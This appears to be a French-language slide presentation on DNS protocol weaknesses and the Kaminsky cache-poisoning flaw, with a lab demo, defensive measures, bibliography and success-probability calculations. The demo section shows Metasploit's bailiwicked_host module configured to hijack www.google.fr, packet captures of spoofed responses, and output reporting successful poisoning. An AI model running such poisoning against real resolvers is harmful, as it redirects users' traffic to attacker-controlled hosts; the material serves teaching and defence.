Name	Current Setting	Required	Description
HOSTNAME	www.google.fr	yes	Hostname to hijack
NEWADDR	212.27.63.167	yes	New address for hostname
RECONS	208.67.222.222	yes	The nameserver used for reconnaissance
RHOST	192.168.0.1	yes	The target address
SRCADDR	Random	yes	The source address to use for sending the queries (accepted: Real, Random)
SRCPORT	47140	yes	The target server's source query port (0 for automatic)
TTL	36361	yes	The TTL for the malicious host entry
XIDS	0	yes	The number of XIDs to try for each query (0 for automatic)

```
msf auxiliary(bailiwicked_host) > █
```

Captures d'écran

La vérification de la vulnérabilité

```
[*] Using the Metasploit service to verify exploitability...
[*] >> ADDRESS: 212.27.37.14 PORT: 42501
[*] >> ADDRESS: 212.27.37.14 PORT: 9575
[*] >> ADDRESS: 212.27.37.14 PORT: 11420
[*] >> ADDRESS: 212.27.37.14 PORT: 25948
[*] >> ADDRESS: 212.27.37.14 PORT: 9580
[*] >> ADDRESS: 212.27.37.14 PORT: 28418
[*] >> ADDRESS: 212.27.37.14 PORT: 12167
[*] >> ADDRESS: 212.27.37.14 PORT: 31631
[*] >> ADDRESS: 212.27.37.14 PORT: 50261
[*] >> ADDRESS: 212.27.37.14 PORT: 1663
[*] >> ADDRESS: 212.27.37.14 PORT: 2154
[*] >> ADDRESS: 212.27.37.14 PORT: 9624
[*] >> ADDRESS: 212.27.37.14 PORT: 48529
[*] >> ADDRESS: 212.27.37.14 PORT: 13048
[*] >> ADDRESS: 212.27.37.14 PORT: 8266
[*] >> ADDRESS: 212.27.37.14 PORT: 31754
[*] >> ADDRESS: 212.27.37.11 PORT: 27886
[*] WARNING: This server did not reply to all of our requests
[*] PASS: This server does not use a static source port. Randomness: 17/30 %56
[*] INFO: This server's source ports are not really random and may still be exploitable, but not by this tool.
msf auxiliary(bailiwicked_host) > |
```

Etonnant, non?

Captures d'écran

Calculs préalable pour la course

Time	192.168.0.1	208.67.222.222	212.27.40.240	216.239.32.10	216.239.34.10	Comment
4,006	Standard query A 6j (53), (54306)					DNS: Standard query A 6jVnNbSRJAZn3dpysuC.google.fr
4,007		Standard query A 6j (47140)			(53)	DNS: Standard query A 6jVnNbSRJAZn3dpysuC.google.fr
4,007	Standard query A 6j (53), (54306)					DNS: Standard query A 6jVnNbSRJAZn3dpysuC.google.fr
4,007	Standard query resp (34306), (53)					DNS: Standard query response
4,009	Standard query A 6j (53), (54306)					DNS: Standard query A 6jVnNbSRJAZn3dpysuC.google.fr
4,009	Standard query resp (34306), (53)					DNS: Standard query response
4,012	Standard query A 6j (53), (54306)					DNS: Standard query A 6jVnNbSRJAZn3dpysuC.google.fr
4,012	Standard query resp (34306), (53)					DNS: Standard query response
4,014	Standard query A 6j (53), (54306)					DNS: Standard query A 6jVnNbSRJAZn3dpysuC.google.fr
4,014	Standard query resp (34306), (53)					DNS: Standard query response
4,017	Standard query A 6j (53), (54306)					DNS: Standard query A 6jVnNbSRJAZn3dpysuC.google.fr
4,017	Standard query resp (34306), (53)					DNS: Standard query response
4,019	Standard query A 6j (53), (54306)					DNS: Standard query A 6jVnNbSRJAZn3dpysuC.google.fr
4,019	Standard query resp (34306), (53)					DNS: Standard query response
4,022	Standard query A 6j (53), (54306)					DNS: Standard query A 6jVnNbSRJAZn3dpysuC.google.fr
4,022	Standard query resp (34306), (53)					DNS: Standard query response
4,070		Standard query resp (47140)			(53)	DNS: Standard query response, No such name
4,071	Standard query resp (34306), (53)					DNS: Standard query response, No such name
4,138	Standard query A 6j (53), (54306)					DNS: Standard query A 6jVnNbSRJAZn3dpysuC.google.fr
4,138	Standard query resp (34306), (53)					DNS: Standard query response, No such name
4,168	Standard query A 2p (53), (58256)					DNS: Standard query A 2pVfGEpNikQmNwv4.google.fr
4,168		Standard query A 2p (47140)			(53)	DNS: Standard query A 2pVfGEpNikQmNwv4.google.fr
4,168	Standard query A 2p (53), (58256)					DNS: Standard query A 2pVfGEpNikQmNwv4.google.fr
4,168	Standard query resp (58256), (53)					DNS: Standard query response
4,171	Standard query A 2p (53), (58256)					DNS: Standard query A 2pVfGEpNikQmNwv4.google.fr
4,171	Standard query resp (58256), (53)					DNS: Standard query response
4,173	Standard query A 2p (53), (58256)					DNS: Standard query A 2pVfGEpNikQmNwv4.google.fr
4,174	Standard query resp (58256), (53)					DNS: Standard query response
4,176	Standard query A 2p (53), (58256)					DNS: Standard query A 2pVfGEpNikQmNwv4.google.fr
4,176	Standard query resp (58256), (53)					DNS: Standard query response
4,189	Standard query A 2p (53), (58256)					DNS: Standard query A 2pVfGEpNikQmNwv4.google.fr

msf a

[*] race calc: 50 queries | min/max/avg time: 0.06/0.23/0.09 | min/max/avg replies: 9/40/22
 msf auxiliary(bairwicked_host) > exploit

Captures d'écran

Initialisation de l'attaque : serveurs d'autorité

Time	192.168.0.1	208.67.222.222	212.27.40.240	216.239.32.10	216.239.34.10	Comment
1,568	Standard query A ww (53) (55493)					DNS: Standard query A www.google.fr
1,568	Standard query resp (55493) (53)					DNS: Standard query response
1,577	Standard query NS g (55828) (53)					DNS: Standard query NS google.fr
1,632	Standard query resp (55828) (53)					DNS: Standard query response NS ns1.google.com NS ns2.google.com NS ns3.google.com NS ns4.google.co
1,662	Standard query PTR (48757) (53)					DNS: Standard query PTR 222.222.67.208.in-addr.arpa
1,703	Standard query resp (48757) (53)					DNS: Standard query response PTR resolver1.opendns.com
1,705	Standard query A ns (46820) (53)					DNS: Standard query A ns1.google.com
1,746	Standard query resp (46820) (53)					DNS: Standard query response A 216.239.32.10
1,748	Standard query A ns (44751) (53)					DNS: Standard query A ns1.google.com
1,803	Standard query resp (44751) (53)					DNS: Standard query response A 216.239.32.10
1,803	Standard query PTR (58498) (53)					DNS: Standard query PTR 222.222.67.208.in-addr.arpa
1,844	Standard query resp (58498) (53)					DNS: Standard query response PTR resolver1.opendns.com
1,846	Standard query SOA (42007) (53)					DNS: Standard query SOA google.fr
1,906	Standard query resp (42007) (53)					DNS: Standard query response SOA ns1.google.com
1,907	Standard query PTR (56409) (53)					DNS: Standard query PTR 10.32.239.216.in-addr.arpa
2,091	Standard query resp (56409) (53)					DNS: Standard query response PTR ns1.google.com
2,099	Standard query A ns (39432) (53)					DNS: Standard query A ns2.google.com
2,140	Standard query resp (39432) (53)					DNS: Standard query response A 216.239.34.10
2,141	Standard query A ns (48454) (53)					DNS: Standard query A ns2.google.com
2,196	Standard query resp (48454) (53)					DNS: Standard query response A 216.239.34.10
2,196	Standard query PTR (51291) (53)					DNS: Standard query PTR 222.222.67.208.in-addr.arpa
2,329	Standard query resp (51291) (53)					DNS: Standard query response PTR resolver1.opendns.com
2,332	Standard query SOA (55085) (53)					DNS: Standard query SOA google.fr
2,391	Standard query resp (55085) (53)					DNS: Standard query response SOA ns1.google.com
2,391	Standard query PTR (51584) (53)					DNS: Standard query PTR 10.34.239.216.in-addr.arpa
2,519	Standard query resp (51584) (53)					DNS: Standard query response PTR ns2.google.com
2,525	Standard query A ns (32872) (53)					DNS: Standard query A ns3.google.com
2,567	Standard query resp (32872) (53)					DNS: Standard query response A 216.239.36.10
2,568	Standard query A ns (52574) (53)					DNS: Standard query A ns3.google.com
2,622	Standard query resp (52574) (53)					DNS: Standard query response A 216.239.36.10
2,622	Standard query PTR (33061) (53)					DNS: Standard query PTR 222.222.67.208.in-addr.arpa

Captures d'écran

Aspect d'une tentative avec 5 réponses spoofées

Time	192.168.0.1	208.67.222.222	212.27.40.240	216.239.32.10	216.239.34.10	Comment
12,465		Standard query A 9L				DNS: Standard query A 9L46GtgpLO.google.fr
12,465	(47140)	Standard query A 9L				DNS: Standard query A 9L46GtgpLO.google.fr
12,465	(53)	Standard query resp				DNS: Standard query response
12,468	(37136)				Standard query A jP	DNS: Standard query A jP3yhub5YsH8f9.google.fr
12,468	(53)	Standard query A jP				DNS: Standard query A jP3yhub5YsH8f9.google.fr
12,470	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,471	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,472	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,473	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,475	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,476	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,477	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,482	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,483	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,485	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,486	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,487	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,488	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,489	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,491	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,492	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,493	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,518	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,520	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,521	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,526	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,527	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167
12,528	(47140)	Standard query resp				DNS: Standard query response. No such name
12,528	(37136)	Standard query resp				DNS: Standard query response. No such name
12,528	(37136)	Destination unreachable				ICMP: Destination unreachable (Port unreachable)
12,529	(47140)	Standard query resp				DNS: Standard query response A 212.27.63.167


Captures d'écran

Après 25 minutes d'exécution...

```
Applications Raccourcis Système [system icons] -2 °C mer 26 nov, 21:29 [window icons]
clement@petipopol: ~/Appz/framework3
Fichier Édition Affichage Terminal Onglets Aide
[*] Querying recon nameserver for address of ns2.google.com...
[*] Got an A record: ns2.google.com. 345587 IN A 216.239.34.10
[*] Checking Authoritativeness: Querying 216.239.34.10 for google.fr...
[*] ns2.google.com. is authoritative for google.fr., adding to list of nameservers to spoof as
[*] Calculating the number of spoofed replies to send per query...
[*] race calc: 100 queries | min/max/avg time: 0.06/0.18/0.08 | min/max/avg replies: 11/29/23
[*] Sending 8 spoofed replies from each nameserver (4) for each query
[*] Attempting to inject a poison record for www.google.fr. into 192.168.0.1:47140...
[*] Sent 1000 queries and 32000 spoofed responses...
[*] Recalculating the number of spoofed replies to send per query...
[*] race calc: 25 queries | min/max/avg time: 0.06/0.21/0.1 | min/max/avg replies: 8/72/26
[*] Now sending 9 spoofed replies from each nameserver (4) for each query
[*] Sent 2000 queries and 68000 spoofed responses...
[*] Recalculating the number of spoofed replies to send per query...
[*] race calc: 25 queries | min/max/avg time: 0.06/0.18/0.09 | min/max/avg replies: 2/28/23
[*] Now sending 8 spoofed replies from each nameserver (4) for each query
[*] Sent 3000 queries and 100000 spoofed responses...
[*] Recalculating the number of spoofed replies to send per query...
[*] race calc: 25 queries | min/max/avg time: 0.06/0.35/0.11 | min/max/avg replies: 5/63/49
[*] Now sending 18 spoofed replies from each nameserver (4) for each query
[*] Sent 4000 queries and 172000 spoofed responses...
[*] Recalculating the number of spoofed replies to send per query...
[*] race calc: 25 queries | min/max/avg time: 0.06/0.19/0.11 | min/max/avg replies: 6/64/55
[*] Now sending 20 spoofed replies from each nameserver (4) for each query
[*] Sent 5000 queries and 252000 spoofed responses...
[*] Recalculating the number of spoofed replies to send per query...
[*] race calc: 25 queries | min/max/avg time: 0.06/0.26/0.16 | min/max/avg replies: 26/133/113
[*] Now sending 42 spoofed replies from each nameserver (4) for each query
[*] Sent 6000 queries and 420000 spoofed responses...
[*] Recalculating the number of spoofed replies to send per query...
[*] race calc: 25 queries | min/max/avg time: 0.06/0.18/0.15 | min/max/avg replies: 31/135/123
[*] Now sending 46 spoofed replies from each nameserver (4) for each query
[*] Poisoning successful after 6750 queries and 558000 responses: www.google.fr == 212.27.63.167
[*] TTL: 145465 DATA: #<Resolv::DNS::Resource::IN::CNAME:0xb68dcc30>
[*] Auxiliary module execution completed
msf auxiliary(ballwicked_host) >
```

Captures d'écran

...la fin des haricots



gleGoo™


Google Search

I'm Feeling Lucky

[Advanced Search](#)
[Preferences](#)
[Language Tools](#)

[Advertising Programs](#) - [Business Solutions](#) - [About Google](#) - [Go to Google France](#)

© 2008 - [Privacy](#)



4. Les mesures de protection

1. Introduction
2. Failles du protocole DNS
3. La faille de Kaminsky (+ démo)
- 4. Des mesures de protection**
 - 1. Quelques mesures de base**
 - 2. Pour aller plus loin...**
 - 3. Et contre la faille de Kaminsky ?**
5. Conclusion

4. Des mesures de protection

- Attention : aucune mesure n'est infaillible !
 - L'augmentation du TTL :
 - Efficace dans la plupart des cas;
 - Mais inefficace devant la faille de Kaminsky.
- Même des "*patches*" de sécurité peuvent ajouter des vulnérabilités au protocole.

4.1 Quelques mesures de base

- Mettre à jour les serveurs DNS ("*patches*")
- Sur les systèmes non autorisés à être des serveurs DNS :
 - Désactiver le démon de noms BIND (*named*),
 - Supprimer ce démon si besoin est, pour éviter les "*backdoor*".
- Activer les options de filtrage avancé.
 - Bloquer certains ports de communication via le pare-feu.

4.2 Pour aller plus loin...

- Utiliser, si possible, une table *ARP statique* sur le serveur DNS :
 - Evite les attaques via l' "*ARP spoofing*", par exemple.
- Exécuter BIND (*named*) en tant qu'utilisateur non privilégié.
 - L'exécuter dans une structure "*chroot()*ée".
- Cacher la version de BIND.
- Surveiller le trafic DNS...

4.2 Pour aller plus loin...

- Utiliser les extensions de sécurité DNS (*DNSSEC*) : RFC 4033, 4034, 4035.
 - Ajoute l'authentification de la source.
 - Nouveaux RR (*Resource Records*)
 - Modifications du protocole DNS.
 - Mais c'est pas la panacée (exploit BIND 8.2 NXT)
 - Le pirate peut exécuter du code "root" sur le serveur.
 - Il peut utiliser la méthode de Kaminsky pour changer le serveur d'autorité du domaine visé.

4.3 Et contre la faille de Kaminsky ?

- Contre Kaminsky → **appliquer les correctifs !**
 - Ports des requêtes récursives aléatoires
 - On "allonge" le TXID de 16 bits (environ)
 - ...

5. Conclusion

1. Introduction
2. Failles du protocole DNS
3. La faille de Kaminsky (+ démo)
4. Des mesures de protection
5. **Conclusion**

5. Conclusion

- Réels problèmes de sécurité dans DNS (pas pensé pour ça)
- Globalement bien protégé (ajouts successifs)
- Le buzz de Kaminsky est avant tout un buzz
- Sécuriser le DNS revient aussi à sécuriser le réseau
- Avenir : DNSSEC + TCP

Annexes

1. Bibliographie
2. Quelques calculs...

Bibliographie

- Généralités :
 - COLE E., *Hackers, attention danger !*, CampusPress, Paris, 2001
 - RUSSEL R. et al., *Stratégies anti-hackers*, Eyrolles, 2002
 - LIU C., ALBITZ P., *DNS & BIND*, O'Reilly, Paris, 2006
 - BETOUIN P., *Failles intrinsèques du protocole DNS*, 2003, <http://www.packetfactory.net/projects/dnsa/ArticleDNS.pdf>
 - SAINSTITUTE, *Attacking the DNS Protocol – Security Paper v2*, Security Associates Institute, 2003, http://www.net-security.org/dl/articles/Attacking_the_DNS_Protocol.pdf
 - SAIZ J., *DNS, retour sur une vulnérabilité hors-norme*, Security Vibes, 2008, <http://fr.securityvibes.com/vulnerabilite-dns-kaminski-retour-article-924.html>
 - XMCO Partners, *L'actuSecu N° 20 : UPNP, un protocole dangereux ?*, Conseil en Sécurité en Informatique, 2008, <http://www.xmcopartners.com/actu-secu/XMCO-ActuSecu-20-UPNP.pdf>

Bibliographie

- Faible de Kaminsky :
 - KAMINSKY D., *It's The End Of The Cache As We Know It*, BlackHat, Las Vegas, 2008, http://www.doxpara.com/DMK_BO2K8.ppt
 - DOUGHERTY C. R., *Vulnerability Note VU#800113 : Multiple DNS implementations vulnerable to cache poisoning*, US Computer Emergency Readiness Team, 2008, <http://www.kb.cert.org/vuls/id/800113>
 - BORTZMEYER S., *Comment fonctionne la faille DNS « Kaminsky » ?*, 2008, <http://www.bortzmeyer.org/comment-fonctionne-la-faille-kaminsky.html>
 - SAIZ J., *DNS, retour sur une vulnérabilité hors-norme*, Security Vibes, 2008, <http://fr.securityvibes.com/vulnerabilite-dns-kaminski-retour-article-924.html>

Bibliographie

- **RFCs** (*Disponibles sur <http://www.bind9.net/rfc>*) :
 - **RFC 1034** - Domain Names - Concepts and Facilities
 - **RFC 1035** - Domain Names - Implementation and Specification
 - **RFC 4033** - DNS Security Introduction and Requirements
 - **RFC 4034** - Resource Records for the DNS Security Extensions
 - **RFC 4035** - Protocol Modifications for the DNS Security Extensions

Quelques calculs...

Soit P_k la proba de trouver la bonne réponse au bout de k tentatives infructueuses.

Soit m le nombre de combinaisons de TXID possibles.

Soit n le nombre de réponses que le pirate peut donner pour une tentative.

On a :

$$P_k = P_{k-1} + (1 - P_{k-1}) \times n/m$$

Avec :

$$P_0 = n/m$$

Objectif : trouver k (le nombre de tentatives) en fonction de la probabilité de réussite désirée.

Quelques calculs...

- Ceci nous donne :
- Pour $n = 1$ et $m = 65536$
 - $P > 50\%$
 - $K = 45426$ tentatives soit si TTL = 1 jour :
124 ans
 - $P > 90\%$
 - $K = 150\,902$ tentatives soit si TTL = 1 jour :
413 ans

Quelques calculs...

- Expérimentalement : 1 tentative toute les 75 ms
- 16 réponses spoofées par tentative
- Pour $n = 16$ et $m = 65536$
 - $P > 90\%$
 - $k = 9431$ tentatives soit si 1 tentative dure 75 ms :
700 sec (moins de 11 minutes !)
- Pour $n = 6$ et $m = 65536$
 - $P > 90\%$
 - $k = 25150$ tentatives soit si 1 tentative dure 75 ms :
1886 sec (plus de 30 minutes)

Quelques calculs...

- Réponses spoofées = 1120 bits
- 10Mbits/s
- Envoi d'1 spoof = 0,112 ms
-
- Or ici 1 ms sépare chaque spoof
- => mauvais